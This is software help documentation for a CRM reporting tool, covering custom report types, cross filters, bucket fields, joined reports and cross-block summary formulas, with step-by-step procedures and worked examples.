Edit the Report Field Layout for a Custom Report Type

Report Types Tips and Considerations

Before you begin creating custom report types for your organization, review these tips and limitations.

Defining Report Types

Consider the following when defining report types:

- If the primary object on a report type is a custom object, and the custom object is deleted, then the report type and any reports created from it are automatically deleted. Report types associated with custom objects in the Deleted Custom Objects list count against the maximum number of custom report types you can create.
- If you remove an object from a report type, all references to that object and its associated objects are automatically removed from reports and dashboards based on that type.
- Custom report types have some limits on the number of items included:
  - ◊ A custom report type can contain up to 60 object references. These objects can be used as the main four objects, as sources of fields via lookup, or as objects used to traverse relationships. Each referenced object counts toward the maximum limit even if no fields are chosen from it. For example, if you do a lookup from account to account owner to account owner's role, but select no fields from account owner, all the referenced objects still count toward the limit of 60.
  - ◊ You can add up to 1000 fields to each custom report type. A counter at the top of the Page Layout step shows the current number of fields included. If you have too many fields, you can't save the layout.
  - ◊ You can't add forecasts to custom report types.
  - ◊ You can't add the following fields to custom report types:
    - Product schedule fields
    - History fields
    - Person account fields
    - The `Age` field on cases and opportunities
  - ◊ Reports run from custom report types that include cases do not display the `Units` drop-down list, which allows users to view the time values of certain case fields by hours, minutes, or days.

Choosing Object Relationships

- You can create custom report types from which users can report on your organization's reports and dashboards. When defining a custom report type, select Reports or Dashboards from the `Primary Object` drop-down list on the New Custom Report Type page.
- Preselect commonly used fields via a custom report type by clicking **Edit Properties** on the field layout, and then selecting the `Checked by Default` checkbox next to the field.
- Reduce the amount of time it takes a user to find fields to report on by grouping similar fields together on custom report types' field layouts. Furthermore, you can create new page sections in which to group fields that are related to one another. Additionally, you can group fields to match specific detail pages and record types.
- A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.
- Note the following about selecting the child object relationship:
  - ◊ If you select that object A may or may not have object B, then all subsequent objects automatically include the may-or-may-not association on the custom report type. For example, if accounts are the primary object and contacts are the secondary object, and you choose that accounts may or may not have contacts, then any tertiary and quaternary objects included on the custom report type default to may-or-may-not associations.
  - ◊ Blank fields display on report results for object B when object A does not have object B. For example, if a user runs a report on accounts with or without contacts, then contact fields display as blank for accounts without contacts.
  - ◊ On reports where object A may or may not have object B, you can't use the OR condition to filter across multiple objects. For example, if you enter filter criteria `Account Name starts with M OR Contact First Name starts with M`, an error message displays informing you that your filter criteria is incorrect.
  - ◊ The `Row Limit` option on tabular reports shows only fields from the primary object on reports created from custom report types where object A may or may not have object B. For example, in an accounts with or without contacts report, only fields from accounts are shown. Fields from objects after a may-or-may-not association on custom report types aren't shown. For example, in an accounts with contacts with or without cases report, only fields from accounts and contacts are available to use. Also, existing reports may not run or disregard the `Row Limit` settings if they were created from custom report types where object associations changed from object A with object B to object A with or without object B.

Opportunity Reports

Edit the Report Field Layout for a Custom Report Type

After you define a custom report type and choose its object relationships, you can specify the standard and custom fields a report can display when created or run from a custom report type.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

Note: Custom fields don't appear in custom report types unless they've been added to that report type's page layout.

1. From Setup, click **Create** > **Report Types** to display the All Custom Report Types page.
2. Select the name of a custom report type.
3. Click **Edit Layout** on the Fields Available for Reports section.

   Note: You can click **Preview Layout** to preview which fields will display on the Select Columns page of a report customized or run from this report type. When previewing the layout, all fields and objects are displayed, including fields and objects you may not have permission to access. However, you cannot access any data stored in the fields or objects that you do not have permission to access.

4. Select fields from the right-hand box and drag them to a section on the left.

   You can view a specific object's fields by selecting an object from the `View` drop-down list.
5. Optionally, click **Add fields related via lookup** to display the Add Fields Via Lookup overlay, from which you can add fields via the lookup relationship the object selected in the `View` drop-down list has to other objects.
   - A lookup field is a field on an object that displays information from another object. For example, the `Contact Name` field on an account.
   - A custom report type can contain fields available via lookup through four levels of lookup relationships. For example, for an account, you can get the account owner, the account owner's manager, the manager's role, and that role's parent role.
   - You can only add fields via lookup that are associated with objects included in the custom report type. For example, if you add the accounts object to the custom report type, then you can add fields from objects to which accounts have a lookup relationship.
   - Selecting a lookup field on the Add Fields Via Lookup overlay may allow you to access additional lookup fields from other objects to which there is a lookup relationship. For example, if you select the `Contact Name` field from cases, you can then select the `Account` field from contacts because accounts have a lookup relationship to contacts which have a lookup relationship to cases.

     You can access up to four levels of object relationships via lookup.
   - The fields displayed in the Add Fields Via Lookup overlay do not include lookup fields to primary objects. For example, if accounts are the primary object on your custom report type, and contacts are the secondary object, then the Add Fields Via Lookup overlay does not display lookup fields from contacts to accounts.
   - Fields added to the layout via the **Add fields related via lookup** link are automatically included in the section of the object from which they are a lookup field. For example, if you add the `Contact` field as a lookup from accounts, then the `Contact` field is automatically included in the Accounts section. However, you can drag a field to any section.
   - Fields added via lookup automatically display the lookup icon on the field layout of the custom report type.
   - If you include activities as the primary object on a custom report type, then you can only add lookup fields from activities to accounts on the select column layout of the custom report type.

A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.

6. Arrange fields on sections as they should appear to users. Fields not dragged onto a section will be unavailable to users when they generate reports from this report type.

   You can add up to 1000 fields to each custom report type.

7. Click **Preview Layout** and use the legend to determine which fields are included on the layout, added to the report by default, and added to the layout via a lookup relationship.

   Warning: Users can view roll-up summary fields on reports that include data from fields they do not have access to view. For example, a user that does not have access to view the `Price` field on an opportunity product can view the `Total Price` field on opportunity reports if he or she has access to the `Total Price` field.

8. To rename or set which fields are selected by default for users, select one or more fields and click **Edit Properties**.
   - Click the `Checked by Default` checkbox next to the field you want selected by default.

     Fields selected by default automatically display the checkbox icon (✓) on the field layout of the custom report type.
   - Change the text in the `Display As` field next to the field you want to rename.

     Note: Renamed fields from standard objects, as well as renamed standard objects, do not display as such on the field layout of the custom report type. However, renamed fields from standard objects and renamed standard objects do display their new names on the report and the preview page, which you can access by clicking **Preview Layout**.

9. To rename the sections, click **Edit** next to an existing section, or create a new section by clicking **Create New Section**.
10. Click **Save**.

Set Up a Custom Report Type

Set up a custom report type by choosing its child objects and relationships, editing its page layout, and creating a report with that report type.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

To set up a custom report type:

1. Create a custom report type.
2. Choose the child objects and relationships.
3. Edit the layout.
4. Create a report using the report type to make sure it has the fields users need.

   When you finish testing, deploy it to users by setting `Deployment Status` to `Deployed`.
5. Optionally, you can do the following:
   - Add the custom report type to apps you upload to Force.com AppExchange.
   - Users designated as a translator with the "View Setup and Configuration" permission can translate custom report types using the Translation Workbench.

Create Your Own Custom Report Type

Report on Related Objects with Cross Filters

Use a cross filter to fine-tune your results by including or excluding records from related objects, without having to write formulas or code. You can apply cross filters by themselves, or in combination with field filters.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Watch a Demo: Using Cross Filters in Reports (2:40)

To change a report filter, hover over it and click **Edit** or **Remove**. Your filters display when you run your report; click **Edit** on that page to make additional changes.

Add *subfilters* to further filter by fields on the child object. For example, if you have a cross filter of `Accounts with Opportunities`, click **Add Opportunity Filter** and create the `Opportunity Nameequals ACME` subfilter to see just those opportunities. You can create up to five subfilters for each cross filter.

- Each report can have up to three cross filters.
- Each cross filter can have up to five subfilters.
- Filter logic applies only to field filters, not cross filters.

Filter Choices
Filter Your Report Data
Create a Cross Filter

Create a Cross Filter

Use cross filters to include or exclude records in your report results based on related objects and their fields.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Watch a Demo: Using Cross Filters in Reports (2:40)

1. In the Filters pane of report builder, click **Add** > **Cross Filter**.
2. Select a parent object from the drop-down list. Your choice determines which related objects you see in the child object list.

   Tip: In report types based on Campaigns, the parent object can be the secondary object in the report type. For example, in a "Campaigns with Leads" report, the parent object can be `Campaigns` or `Leads`.

3. Choose `with` or `without`.
4. Select a child object from the drop-down or search by its name. The drop-down list contains all eligible child objects of your selected parent object.
5. Optionally add subfilters:
   a. Click **Add** ***`Your Related Child Object`*** **Filter**.
   b. Select a field. The fields are determined by the child object in the cross filter. For example, if your cross filter is `Accounts with Cases`, you can use case fields for your subfilter.
   c. Choose a filter operator.
   d. Enter a value.
6. Click **OK**.

Example: Using WITHOUT in Cross Filters

Example: Using WITH in Cross Filters

Use cross filters to filter a report by an object's child objects using WITH conditions. For example, filter a report to show just accounts with cases.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Let's say a recent campaign in California won you a lot of new customers. You want to ensure that their customer cases get resolved quickly. You can create a report to see which of those accounts currently have cases.

1. Create a new report. For the report type, click **Accounts & Contacts**, select **Accounts**, and click **Create**.
2. In the report builder's Filters pane, set the appropriate standard filters.
3. Create a field filter where `Billing State/Province equals CA` and click **OK**.
4. Click **Add** > **Cross Filter** and specify `Accounts with Cases`.

When you click **Run Report**, the results will include only California accounts with an associated case.

See Also:

Report on Related Objects with Cross Filters
Create a Cross Filter

Example: Using WITHOUT in Cross Filters

Use cross filters to filter a report by an object's child objects using WITHOUT conditions. For example, filter a report to show just contacts without activities.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Let's say that you've just imported a list of California accounts and you want to find which ones are missing contacts before you assign owners:

1. Create a new report. For the report type, click **Accounts & Contacts**, select **Accounts**, and click **Create**.
2. In the report builder's Filters pane, set the appropriate standard filters.
3. Create a field filter where `Billing State/Province equals CA` and click **OK**.
4. Click **Add** > **Cross Filter** and specify `Accounts without Contacts.`

When you click **Run Report**, the results will include only California accounts without an associated contact.

Report on Related Objects with Cross Filters
Create a Cross Filter

Example: Using Multiple Cross Filters

Use cross filters to filter a report by an object's child objects using both WITH and WITHOUT conditions. For example, filter a report to show accounts that have cases but don’t have activities.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

Say you’re a salesperson who wants to see which customer accounts have unresolved problem escalations because you want to ensure your support team takes care of them.

1. Create a new report. For the report type, click **Accounts & Contacts**, select **Accounts**, and click **Create**.
2. In the report builder's Filters pane, set the appropriate standard filters.
3. To limit your report to customer accounts, click **Add** > **Field Filter** and specify `Type equals Customer`.
4. To see which accounts have no activities, click **Add** > **Cross Filter** and specify `Accounts without Activities`.
5. To see only accounts without completed activities, add a subfilter to your cross filter:
   a. Click **Add Activities Filter** and specify `Status equals Completed`.
   b. Click **OK**.
6. To include your accounts that currently have cases, add another cross filter but this time specify `Accounts with Cases`.
7. To exclude cases that were not escalated, add a subfilter to this cross filter:
   a. Click **Add Cases Filter** and specify `Type equals Problem`.
   b. Click **Add Cases Filter** again, but this time specify `Status equals Escalated`.
   c. Click **OK**.

When you run the report, it will include only customer accounts without completed activities with escalated cases.

See Also:

Report on Related Objects with Cross Filters
Create a Cross Filter

Tips for Working with Cross Filters

Cross filters work like ordinary filters, but they have some special characteristics of their own.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

- Adding cross filters can potentially slow down your report. To avoid having the report or preview time out, limit the data returned by setting filters. For example, select `My opportunities` for `Show` and `Current FQ` for `Range` instead of viewing all opportunities for all time.
- Since the objects available in cross filters depend on the parent object of the report type you choose, consider the related child objects before selecting a report type. For example, choose the Accounts report type to filter on `Accounts with Partners` because Partner is a child object of Account.
- Cross filters work in conjunction with your report type selection. Cross filters have an AND relationship with the report type you select. Therefore, choosing a report type of Accounts with Partners and adding a cross filter for `Accounts without Partners` will yield no results.
- Report builder is required to create or edit cross filters. Without it, you can run reports with cross filters, but you can't create or edit them.

Categorize Data Quickly with Buckets

Bucketing lets you quickly categorize report records without creating a formula or a custom field. When you create a bucket field, you define multiple categories (buckets) used to group report values.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

Watch a Demo: Getting Started with Buckets (3:00 minutes)

Bucketing lets you quickly categorize report records without creating a formula or a custom field. For example, create a bucket field named `Size` based on the `# Employees` field. Then, create buckets that group records into "Large," "Medium," or "Small" ranges that you define. Bucket fields can be used like any other field to sort, filter, and group your report.

Note: Report builder is required to create or edit buckets. Without it, you can run reports with buckets, but you can't create or edit them.

Edit a Numeric Bucket Field

A numeric bucket helps you sort data that can be described in terms of numbers.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

In the Edit Bucket Field overlay for a numeric field:

1. For `Source Column`, select the field you want to bucket.
2. Enter a bucket field name. This appears as the column name in the report.

   Since a bucket field is intended to have multiple buckets (known as "ranges" in numeric bucket fields) within it, a good name for a bucket field describes the scope of the ranges. For example, a bucket field named "Size" could have ranges of "Small," "Medium," and "Large".
3. Define your ranges by entering a number and a name. The range names appear as values in your new column.

   Each range is greater than the lower number up to and including the higher number.

   To remove all ranges and start over, click **Clear All**.
4. To move all empty values to the bucket containing the value zero, enable `Treat empty` *`source column`* `values in the report as zeros.`

   If this is disabled, unbucketed values appear as a dash (-) in the column.
5. Click **OK**.

In a report, numeric bucket columns are sorted by range values.

See Also:

Categorize Data Quickly with Buckets
Numeric Bucketing Example: Deal Size
Categorize Data Quickly with Buckets

Numeric Bucketing Example: Deal Size

To gain insight into your deals, use bucketing to group by deal size instead of looking at individual deals. This lets you concentrate on the large deals that affect your quota the most.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions


User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

1. Create or edit a standard opportunity report.

2. In the Fields pane of the report builder, double-click **Add Bucket Field** or drag it into the report.
3. For Source Column, select `Amount`.
4. For Bucket Field Name, enter `Deal Size`.
5. Under Define Ranges, enter `1000` in the first row. This represents the maximum for a small deal. Name this range `Small`.
6. Click **Add** and enter `25000` in the second row. This represents the maximum for a medium-size deal. Name this range `Medium`.
7. By default, the last range is any amount over the previous range. You don't need to enter a number for this range. Name this range `Large`.
8. Click **OK**.

With numeric bucket fields, each range is greater than the lower number, up to and including the higher number. Once you've set up this bucket field, amounts will be bucketed as follows:

Amounts	Bucket
1000 or less	Small
1001 to 25000	Medium
25001 or more	Large



See Also:

Categorize Data Quickly with Buckets
Edit a Numeric Bucket Field

Edit a Picklist Bucket Field

A picklist bucket field contains items that can be selected from a list.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Note: The following picklist types can't be bucketed.

- Record types
- Divisions
- Multi-value picklists
- The `Type` picklist in Activity reports

In the Edit Bucket Field overlay for a picklist field:

1. For `Source Column`, select the field you want to bucket.
2. Enter a bucket field name. This appears as the column name in the report.

   Since a bucket field is intended to have multiple buckets within it, a good name for a bucket field describes the scope of the buckets. For example, a bucket field named "Priority" could have "High," "Medium," and "Low" buckets.

   Important: Picklist bucket names must include one or more letters or symbols. If a picklist bucket field includes a bucket whose name contains only numbers, the bucket field cannot be saved.

3. To create a bucket, click **New Bucket** and enter a bucket name. Create multiple buckets to group your report records.
4. To find a particular value in the list of values, type the first few characters of its name in the Quick Find box. As you type, items that match your search terms appear in the menu.
5. Select values and drag them into a bucket. Alternatively, select values, click **Move To**, and select a bucket or enter a new bucket name.

   While you're bucketing values, use these functions as needed:

   - To show all the values in the report, click **All Values**.
   - To show the values for a particular bucket, click the bucket name.
   - To remove values from a bucket, select the values and drag them to another bucket, or drag them to **Unbucketed Values**.

   Note: You can bucket only active picklist values. Inactive picklist values aren't shown.

6. To move all unbucketed values into a bucket named "Other", enable `Show unbucketed values as "Other"`. If this is disabled, unbucketed values appear in the bucket column with the value name.
7. Click **OK**.

In a report, picklist bucket columns are sorted by the bucket position as shown in the Edit Bucket Field dialog box, followed by “Other” if `Show unbucketed values as "Other"` is enabled, or the unbucketed picklist item names if `Show unbucketed values as "Other"` is disabled.

Picklist Bucketing Example: Industry Types


Use a picklist bucket field to sort your accounts by their industry.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

1. Create or edit a standard accounts report, making sure at least a few records appear in the report.
2. In the Fields pane of the report builder, double-click **Add Bucket Field** or drag it into the report.
3. For Source Column, select `Industry`.
4. For Bucket Field Name, enter `Industry Types`.
5. Click **New Bucket** and name the bucket `IT`.
6. Click **New Bucket** and name the bucket `Bio Tech`.
7. Click **New Bucket** and name the bucket `Telecom`.
8. Select values and drag them into the appropriate buckets.
9. Enable `Show unbucketed values as "Other"`.
10. Click **OK**.



See Also:

Categorize Data Quickly with Buckets
Edit a Picklist Bucket Field

Edit a Text Bucket Field

A text bucket helps you sort out values that consist of words or phrases.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Note: The following text types can't be bucketed.

- Text area
- Text area—long
- Text area—rich

- Text area—encrypted
- URL
- Date
- Date/Time

In the Edit Bucket Field overlay for a text field:

1. For `Source Column`, select the field you want to bucket.
2. Enter a bucket field name. This appears as the column name in the report.

   Since a bucket field is intended to have multiple buckets within it, a good name for a bucket field describes the scope of the buckets. For example, a bucket field named “Region” could have “East,” “West,” and “Central” buckets.
3. To create a bucket, click **New Bucket** and enter a bucket name. Create multiple buckets to group your report records.
4. To find a particular value in the list of values, type all or part of its name in the **Search for values...** box and click **Search**, or leave the box empty and click **Search**.

   The search returns up to 200 values.
5. Select values and drag them into a bucket. Alternatively, select values, click **Move To**, and select a bucket or enter a new bucket name.

   While you’re bucketing values, use these functions as needed:

   - Use Enter Values to enter the exact name of a value you want to bucket, or to bucket values that may appear in your report later.
   - To show the values for a particular bucket, click the bucket name.
   - To remove values from a bucket, select the values, select **Move To**, and select a bucket or enter a new bucket name.
6. To move all unbucketed values into a bucket named “Other,” enable `Show unbucketed values as “Other”`. If this is disabled, unbucketed values appear in the bucket column with the value name.
7. Click **OK**.

In a report, text bucket columns are sorted in alphanumeric order.

Enter Values for Text Buckets

A text bucket field needs a descriptive name and two or more buckets containing text strings.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

If you know the exact value you want to bucket, you can use the Enter Values function to quickly bucket it without searching. This is useful if your report has a large number (such as millions) of values and searching for a value is slow. You can also use this method to enter and bucket values that may appear in your report later.

In the Edit Bucket Field overlay for a text field:

1. Click **Enter Values**.
2. Select the bucket where you want to move the values. If you select **New Bucket**, enter a name for the bucket.
3. Type one or more values in the box. Enter multiple values on separate lines.
4. Click **Move**.

Combine Different Types of Information in a Joined Report

The joined report format lets you view different types of information in a single report. A joined report can contain data from multiple standard or custom report types.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Watch a Demo: Introducing Joined Reports in Salesforce (3:19 minutes)

To get started with joined reports, create a new or edit an existing report in report builder, click the **Format** drop-down, and choose `Joined`.

Most of the things you can do with summary or matrix reports you can also do with joined reports. For example, you can find, add, and remove fields; summarize fields; and run and save reports.

Currently, you can't do the following with joined reports:

- Add bucketed fields.
- Add cross filters.
- Drag and drop filters from the Fields pane on to the Filter pane.
- Apply conditional highlighting.
- Change the hierarchy for opportunity or activity reports.
- Create analytics snapshots based on joined reports.
- You can't filter data on a joined report in dashboard view or add a filter to a dashboard that only has joined reports.

You can show a joined report that includes a chart on a dashboard. Edit the joined report dashboard component and select **Use chart as defined in the source report**.

How Joined Reports Work

How Joined Reports Work

A joined report can contain data from multiple standard or custom report types. You can add report types to a joined report if they have relationships with the same object or objects. For example, if you have a joined report that contains the Opportunities report type, you can add the Cases report type as well because both have a relationship with the Accounts object.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

A joined report consists of up to five report *blocks*, which you add to the report to create multiple views of your data. For each block, you can add regular and summary fields, create standard and cross-block custom summary formulas, apply filters, and sort columns. You apply groupings across all blocks in the report, and can add up to three groupings to the blocks, the same as for the summary format. You can also add a chart to a joined report.

When a joined report contains multiple report types, some fields are identified as *common* fields. A field is a common field if it's shared by all report types or if all report types share a lookup relationship to the field. These fields appear in the Common Fields area in the Fields pane, and can be used to group report blocks.

Each joined report has a *principal* report type. By default, the principal type is the first one added to the report, and is identified in the Fields pane with a small dot beside its name. For example, if you create the joined report by selecting the Opportunities report type, and then add the Cases type, the Opportunities type is the principal report type.

The principal report type controls how common fields are named. Some common fields have different names or appear in different sections in different report types. In those fields, click to see the name of the field in other report types.

Most of the things you can do with summary or matrix reports you can also do with joined reports. For example, you can find, add, and remove fields; summarize fields; and run and save reports. However, there are some things you can't do:

- Add bucketed fields.
- Add cross filters.
- Drag and drop filters from the Fields pane on to the Filter pane.
- Apply conditional highlighting.
- Change the hierarchy for opportunity or activity reports.
- Create analytics snapshots based on joined reports.
- When Chatter is disabled, joined reports can't be tagged.

Note:

- For users to be able to create and edit joined reports, report builder must be enabled for your entire organization. When report builder isn't enabled, users can run joined reports, but can't create them.
- Joined reports require that the new user interface theme is enabled. Users without the new theme are unable to create, edit, or run joined reports.
- Internet Explorer 6 is not supported for joined reports.
- You can't filter data on a joined report in dashboard view or add a filter to a dashboard that only has joined reports.

Run a Joined Report

Joined reports run in an updated version of the run reports page.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To run reports:	"Run Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

From the joined reports run page, you can:

- Click **Run Report** to run the report.
- Show or hide details
- Click **Customize** to open the report in report builder.
- Save or delete the report.
- Click **Report Properties** to change the report's name, description, or folder.
- View the report generation status.

How Joined Reports Work

Change the Principal Report Type

The principal report type controls how common fields are named. A joined report must have a principal report type. You can change the principal report type at any time

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

By default, the first report type you add to the report is the principal.

The principal report type doesn't affect what data is available for reporting.

Change the principal report type by removing its blocks. To remove a block, drag it to the Fields pane. If there are multiple blocks based on the principal report type, you must remove them all.

When you remove the principal report type, the way the new report type is selected depends on how many report types the report contains.

- If the report contains only two report types, the other report type automatically becomes the principal.
- If the report contains more than two report types, a dialog displays that prompts you to pick one of them as the new principal report type.

Add a Report Type to a Joined Report

Adding a report type lets you expand the set of data available for analysis in a joined report.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

1. Select `Joined` from the report format menu.
2. Click **Add Report Type**.

   The Choose an Additional Report Type overlay appears and displays the report types that you can add to the existing report.
3. Select the report type.

   The overlay displays a message that identifies the objects that are common to the selected report type and the types already included in the report.
4. Click **OK**.

The additional report type is added. Notice that:

- A new block appears in the report.

- The Fields pane updates with a new area that contains fields unique to the report type. Fields common to all report types are in the Common Fields area.

Are Any Report Types Unavailable with Joined Reports?

Some standard report types can't be used in the joined report format.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

The standard report types listed below can't be used in the joined report format. When reviewing the list, keep the following in mind:

- You might not have access to all the report types listed here. Certain factors can affect the report types you see, such as which features your organization has enabled and how your administrator has set up report folder visibility. Check with your administrator if you think you should see a report type that you don't.
- If your organization has renamed standard objects, the names of the standard report types will contain your organization's names instead of the original ones. For example, if your organization has renamed the "Opportunity" object as "Deal," the standard report type "Opportunity Field History" will be renamed "Deal Field History."
- In the list below, report types marked with an asterisk (*) aren't available when you create a new report. Instead, you access them by customizing standard reports, which are in folders on the Reports tab.

These report types aren't available for use in joined reports.

Custom Summary Formulas with Joined Reports

Two types of custom summary formulas are available with joined reports: standard and cross-block.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

Standard Custom Summary Formulas

Standard custom summary formulas apply to one report type, and can be added to blocks that are based on that report type only. For example, a summary formula created for the Cases report type can only be applied to Cases blocks. Custom summary formulas in joined reports support the same data formats, formula options, functions, and calculation display locations as they do with summary and matrix reports.

Keep the following in mind when working with custom summary formulas in joined reports.

- The formulas aren't automatically added to the report when you create them. To add a formula, drag it to a block with the same report type.
- When you add custom summary formulas to a block, they appear to the right of the standard fields in the order in which you added them to the block. If you also add cross-block custom summary formulas, they appear to the right of the standard ones.
- The results of custom summary formulas are affected by the filter options applied to the blocks they're included in. As a result, the same formula can yield different results in different blocks.
- You can add up to 10 custom summary formulas to each block in a joined report. A joined report can have a total of 50 custom summary formulas.
- Each custom summary formula must have a unique name. However, standard and cross-block custom summary formulas can have the same name.
- Custom summary formula names can't include brackets ("[" or "]").

Cross-Block Custom Summary Formulas

Cross-block custom summary formulas let you calculate values across multiple blocks in a joined report. For example, you can use a cross-block formula to calculate the ratio of open to closed opportunities for an account or the ratio of closed pipeline deals to sales targets.

Building a cross-block formula is similar to creating a standard one. The same data formats, formula options, functions, and calculation display locations are available. The formula syntax is also similar, except that block information is also included. For example, when calculating the ratio of opportunities to cases for each account, the formula also includes the block title: `[Opportunities block 1]RowCount / [Cases block 2]RowCount`. Note that if you omit block title, you see an error message when you check formula syntax or save the formula.

Keep the following in mind when working with cross-block custom summary formulas.

- You can add a cross-block formula to any block in the report.
- Cross-block formulas aren't automatically added to the report when you create them. To add a formula, drag it to a block.
- When you add cross-block formulas to a block, they appear to the right of standard ones in the order in which you add them to the block.
- The results of cross-block formulas are affected by the filter options applied to the blocks in the report. As a result, a cross-block formula can yield different results when you change filter options.
- Each joined report can have up to 10 cross-block custom summary formulas.
- Deleting a block that's used in a cross-block formula also deletes the formula from both the Fields pane and any remaining blocks containing it.
- Each cross block formula must have a unique name. However, standard and cross-block custom summary formulas can have the same name.

- Cross-block formula names can't include brackets ("[" or "]").

Joined Report Examples
Build a Custom Summary Formula for a Joined Report

Build a Custom Summary Formula for a Joined Report

You can add standard or cross-block custom summary formulas for joined reports to calculate additional totals based on the numeric fields available in the report.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

1. Use one of these options to access the Add Summary Formula overlay from the Fields pane.

Option	Description
To create a standard custom summary formula	Go to the report type category, and double-click **Add Formula**
To create a cross-block custom summary formula	Go to the Common category and double-click **Add Cross Block Formula**

2. Enter a name for the formula as you want it to appear in the report, and optionally a description.
   The name must be unique.
3. From the `Format` drop-down list, select the appropriate data type for your formula based on the output of your calculation.
4. From the `Decimal Places` drop-down, select the number of decimal places to display for currency, number, or percent data types. This setting is ignored for currency fields in multicurrency organizations. Instead, the `Decimal Places` for your currency setting apply.
5. Set the `Where will this formula be displayed?` option.
   The calculated value displays in the report block at either the Grand Total or the global grouping level, depending on which you select. To display the formula calculation at every level, including the Grand Total, select `All summary levels`. Optionally you can select to show the calculation at a global grouping level. You can have three global groupings in a joined report. The groupings apply across all blocks.

6. Build your formula:
   a. Select one of the fields listed in the **Summary Fields** drop-down list. This field's value is used in your formula.
      When creating a cross-block formula, the fields are grouped by block. You can also use Quick Find to search for a field.
      When creating a single-report type formula, the list displays numeric fields available for the report type.
   b. Select the kind of summary type to use in your formula. This option is not available for `Record Count`.

Summary Type	Description
Sum	The summary value of data in a field or grouping of fields.
Largest Value	The largest value of data in a field or grouping of fields.
Smallest Value	The smallest value of data in a field or grouping of fields.
Average	The average of data in a field or grouping of fields.

   c. Click **Operators** to add operators to your formula.
   d. Select the function category (All, Logical, Math, or Summary), choose the function you want to use in your formula, and click **Insert**.
   e. Repeat these steps as necessary.
7. Click **Check Syntax** to see if your formula contains errors. Errors are highlighted by the cursor.
8. Click **OK**. Your formula isn't saved until you save the report.

Work with Blocks

Blocks let you create different views of the information contained in a joined report.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

See Also:

- *Combine Different Types of Information in a Joined Report*
- *Add a Block to a Joined Report*
- *Reorder Blocks*
- *Rename a Block*
- *Show and Hide the Record Count for a Block*
- *Delete a Block*
- *Run a Joined Report*
- *Combine Different Types of Information in a Joined Report*


Add a Block to a Joined Report

Adding blocks to joined reports lets you create multiple views of the data included in a single report.


Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

1. Click and hold a field from the Fields pane, then drag it to the empty area of the Preview pane.



2. Drop the field to create the block.



When you've added the block, notice that standard and field filters for the additional block are added to the Filters pane (1). Also, the new block appears in the Preview pane (2).

To delete a block, click in the block header, then click **Remove Block**. Or just drag the block to the Fields pane.

Keep the following in mind when working with blocks.

- Adding a new report type to a joined report also adds a new block.
- You must choose a field from a report type category when creating a block. You can't use a field from the Common category. For example, if your report contains both the Opportunities and the Cases report types, choosing a field from the Opportunities category creates a new Opportunities block, while choosing a field from the Cases category creates a new Cases block.

Reorder Blocks

You can reorder blocks in a joined reports. Reordering blocks affects the report's appearance but doesn't affect the data in the blocks.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

